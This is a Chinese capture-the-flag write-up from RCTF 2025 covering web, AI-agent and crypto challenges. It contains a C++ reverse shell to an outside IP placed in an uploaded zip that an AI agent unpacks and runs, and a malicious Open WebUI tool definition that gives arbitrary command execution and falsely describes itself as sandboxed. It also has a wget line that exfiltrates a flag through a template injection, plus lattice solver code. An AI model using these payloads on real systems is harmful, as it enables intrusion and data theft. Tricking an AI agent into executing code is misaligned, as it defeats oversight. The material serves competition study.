
发现点击录音是获取了一个fake_audio上传,根本没有录音

img


再看发现可以直接向/api/authenticate发送录音

所以在控制台输入,选择音频

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
const input = document.createElement('input');
input.type = 'file';
input.accept = 'audio/*';
input.onchange = async (e) => {
const file = e.target.files[0];
if (!file) return;

const formData = new FormData();
formData.append('audio', file);

try {
const res = await fetch('/api/authenticate', {
method: 'POST',
body: formData
});

const result = await res.json();
console.log(result.success ? '✅ 认证成功' : '❌ 认证失败', result);
alert(result.success ? '✅ 认证成功!' : '❌ 认证失败');
} catch (err) {
console.error('❌ 认证失败:', err);
alert('认证失败: ' + err.message);
}
};
document.body.appendChild(input);
input.click();

img

获得flag

题目名称 Shopping company1 (Frist blood)

上传zip,ai会解压缩并且执行,则写一个反弹shell的马

1
2
3
4
5
6
7
8
#include <iostream>
#include <cstdlib>

using namespace std;
int main() {
system("bash -c \"bash -i >& /dev/tcp/113.44.158.72/11452 0>&1\"");
return 0;
}


然后成功反弹shell,cat /flag

img

题目名称 Shopping company2


然后利用fscan扫描内网,用stowway内网穿透

img

先打open webui 192.168.100.40:8080

这里用stowway搭一个代理

对话后发现代码执行是Pyodide,纯前端,

下载open webui 0.6.1审计源码

img



发现工具执行直接对数据库content使用exec

img


所以可以定义工具任意代码执行

img

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
[{
"id": "shell_exec",
"user_id": "00000000-0000-0000-0000-000000000000",
"name": "shell_exec",
"content": "import os\nimport subprocess\n\n\nclass Tools:\n def shell(self, cmd: str) -> str:\n \"\"\"\n 运行系统命令并返回其输出(stdout、stderr、exit code)。\n :param cmd: 要执行的命令,例如 \"whoami\"、\"dir\" 等\n :return: 执行结果的文本\n \"\"\"\n try:\n if os.name == \"nt\":\n # Windows 使用 cmd.exe /c\n completed = subprocess.run(\n [\"cmd.exe\", \"/c\", cmd],\n capture_output=True,\n text=True,\n timeout=30\n )\n else:\n # Linux/macOS 使用 /bin/sh -lc\n completed = subprocess.run(\n [\"/bin/sh\", \"-lc\", cmd],\n capture_output=True,\n text=True,\n timeout=30\n )\n\n return f\"exit={completed.returncode}\\nstdout:\\n{completed.stdout}\\nstderr:\\n{completed.stderr}\"\n except Exception as e:\n return f\"error: {e}\"\n",
"specs": [
{
"name": "shell",
"description": "运行系统命令并返回其输出(stdout、stderr、exit code)。",
"parameters": {
"type": "object",
"properties": {
"cmd": {
"type": "string",
"description": "要执行的系统命令(Windows: 通过 cmd.exe /c;Linux/macOS: /bin/sh -lc)"
}
},
"required": ["cmd"]
}
}
],
"meta": {
"description": "命令执行,环境已经在沙箱中,安全",
"manifest": {}
},
"access_control": null,
"updated_at": 0,
"created_at": 0
}]

然后给模型利用上工具。执行命令即可

img

img

题目名称 Shopping company3

密码给你了

img


发现文件上传不了,但是数据分析可以利用,这里使用go gob ,json支持动态模板,看实例可以执行命令,则在第一题的吧唧上面上传nc,开端口然后wget带出flag

img

1
{"data":{"period":"monthly","type":"sales"},"template":{"commands":["wget http://192.168.100.10:10080/`cat /flag.txt|base64`"],"fields":["sales","revenue"],"template_type":"dynamic"}}

Crypto

题目名称 SplitMaster

是HNP问题,泄露了b的不连续段,幸运的是我们可以自己设计分段,因此为了得到尽量连续的分段:可采取[a,1,b]这样的形式,爆破’1’所在的未知位;拉满24的限制大小

需要注意的是90s的时间限制,要兼顾准确率和速率

开始尝试的是20轮的[481,6,1,24],爆破2^20

$$bi=leaki+2^{487}*xi+2^{488}yi+kiq$$

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
from Crypto.Util.number import *
from itertools import product
from pwn import *

def split_master(B_decimal, segment_bits):
if len(segment_bits) < 3:
raise ValueError("no")

if sum(segment_bits) != 512:
raise ValueError("no")

n = len(segment_bits)
found_combination = None
for k in range(n,1,-1):
from itertools import combinations
for indices in combinations(range(n), k):
if sum(segment_bits[i] for i in indices) > 30:
continue

valid = True
for i in range(len(indices)):
for j in range(i+1, len(indices)):
if abs(indices[i] - indices[j]) <= 1:
valid = False
break
if not valid:
break
if not valid:
continue

if 0 in indices and (n-1) in indices:
continue
if any(segment_bits[i]>=25 for i in indices):
continue
found_combination = indices
break

if found_combination is not None:
break

if found_combination is None:
raise ValueError("no")

binary_str = bin(B_decimal)[2:].zfill(512)
if len(binary_str) > 512:
raise ValueError("no")

segments_binary = []
start = 0
for bits in segment_bits:
end = start + bits
segments_binary.append(binary_str[start:end])
start = end

segments_decimal = [int(segment, 2) for segment in segments_binary]

return [segments_decimal[i] for i in found_combination]


def leak_to_full_value(leak_data, unknown_bit):
high_6_bits, low_24_bits = leak_data
full_value = (high_6_bits << (512 - 481))
full_value += (unknown_bit << (512 - 481 - 1))
full_value += low_24_bits
return full_value

def build_hnp_lattice(As, leaks, q, unknown_bits):
n = len(As)
C = 2**200
T = 2**(512 - 487)
M = matrix(ZZ, n + 3, n + 3)
for i in range(n):
known_part = leak_to_full_value(leaks[i], unknown_bits[i])
M[i, i] = 1
M[i, n] = T
M[i, n+1] = -As[i] % q
M[i, n+2] = known_part
M[n, n] = 1
M[n+1, n+1] = C
M[n+2, n+2] = C
return M

def solve_hnp(As, leaks, q, unknown_bits_guess):
M = build_hnp_lattice(As, leaks, q, unknown_bits_guess)
L = M.LLL()
for row in L:
if abs(row[-1]) == 2**200 and abs(row[-2]) % (2**200) == 0:
key_candidate = abs(row[-2]) // (2**200)
if key_candidate > 0 and is_prime(key_candidate) and key_candidate.bit_length() == 512:
return key_candidate
return None


def verify_key(key_candidate, As, leaks, q, segment_bits):
for i in range(len(As)):
b_i = (As[i] * key_candidate) % q
expected_gift = split_master(b_i, segment_bits)
if expected_gift != leaks[i]:
return False
return True

def attack_server():
io = remote("49.232.42.74", 32497)
io.recvline()
q = int(io.recvline().strip().decode().split(':')[-1])

As = []
leaks = []
segment_bits = [481, 6, 1, 24]
for i in range(20):
io.sendlineafter(b">", ",".join(map(str, segment_bits)).encode())
a = int(io.recvline().strip().decode().split(':')[-1])
gift = eval(io.recvline().strip().decode().split(':')[-1])
As.append(a)
leaks.append(gift)

print("开始暴力搜索未知比特...")
found_key = None
batch_size = 1000
unknown_possibilities = list(itertools.product([0, 1], repeat=20))
for batch_start in range(0, len(unknown_possibilities), batch_size):
batch = unknown_possibilities[batch_start:batch_start + batch_size]
for unknown_bits in batch:
key_candidate = solve_hnp(As, leaks, q, unknown_bits)
if key_candidate and verify_key(key_candidate, As, leaks, q, segment_bits):
found_key = key_candidate
break
if found_key:
break
if found_key:
io.sendlineafter(b"the key to the flag is: ", str(found_key).encode())
flag = io.recvline()
print(f"Flag: {flag}")
else:
print("未能恢复密钥")
io.close()

attack_server()


但是超时了,20次的2^20需要缩减

因此尝试前十轮481,6,1,24,后十轮457,30,1,24

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
def build_enhanced_lattice(As, leaks_info, q):
n = len(As)
M = matrix(ZZ, n + 2, n + 2)
C = 2**120
leak_type, leak_data = leaks_info[i]
if leak_type == 'partial':# 前10轮:[481,6,1,24] 方案
high_6, low_24 = leak_data['gift']
unknown_bit = leak_data['unknown_bit']
known_part = (high_6 << (512 - 481)) | (unknown_bit << (512 - 481 - 1)) | low_24
T_i = 2**(512 - 488) # 后10轮:[457,30,1,24] 方案
low_24 = leak_data
known_part = low_24
T_i = 2**24

M[i, i] = T_i
M[i, n] = As[i]
M[i, n+1] = -known_part

M[n, n] = 1
M[n+1, n+1] = C

return M

def optimized_hybrid_attack():
io = remote("49.232.42.74", 32497, timeout=90)
io.recvline()
q = int(io.recvline().decode().split(':')[-1])

As, leaks_info = [], []
segment_bits_map = {'partial': [481, 6, 1, 24],'full': [457,30,1,24]}
#收集前10轮数据(有未知位)
for i in range(10):
io.sendlineafter(b">", b"481,6,1,24")
a_val = int(io.recvline().decode().split(':')[-1])
gift_val = eval(io.recvline().decode().split(':')[-1])
As.append(a_val)
leaks_info.append(('partial', {'gift': gift_val, 'unknown_bit': None}))
print(f"前10轮第 {i+1}/10 完成")
# 收集后10轮数据(无未知位)
print("收集后10轮完整数据...")
for i in range(10):
io.sendlineafter(b">", b"457,30,1,24")
a_val = int(io.recvline().decode().split(':')[-1])
gift_val = eval(io.recvline().decode().split(':')[-1])
As.append(a_val)
leaks_info.append(('full', gift_val[0]))
print(f"后10轮第 {i+1}/10 完成")
print("开始前10轮未知位爆破...")
batch_size = 32
unknown_combinations = list(itertools.product([0, 1], repeat=10))
for batch_start in range(0, len(unknown_combinations), batch_size):
batch = unknown_combinations[batch_start:batch_start + batch_size]
print(f"处理批次 {batch_start//batch_size + 1}/{(len(unknown_combinations)+batch_size-1)//batch_size}")
for unknown_bits in batch:
current_leaks = leaks_info.copy()
for i in range(10):
current_leaks[i] = ('partial', {'gift': current_leaks[i][1]['gift'],'unknown_bit': unknown_bits[i]})
M = build_enhanced_lattice(As, current_leaks, q)
try:
L = M.LLL()
for row in L:
if abs(row[-1]) == 2**120 and abs(row[-2]) > 0:
key_candidate = abs(row[-2]) // (2**120)
if (key_candidate.bit_length() == 512 and is_prime(key_candidate) and
verify_key_comprehensive(key_candidate, As, current_leaks, q, segment_bits_map)):print(f"找到有效密钥!")
io.sendlineafter(b"the key to the flag is: ", str(key_candidate).encode())
result = io.recvline()print(f"Flag: {result.decode()}")
io.close()
return
except Exception as e:
print(f"格基处理错误: {e}")
continue
io.close()

有关于缩放因子C和T

C=2^(bits_key-bits_error)=2^(512-30)

但这样C过大,导致数值计算问题,实际上取2^120,使得key除以2^120后约等于2^392

T近似yi部分,即2^24

← RCTF 2025 writeup by 0psu3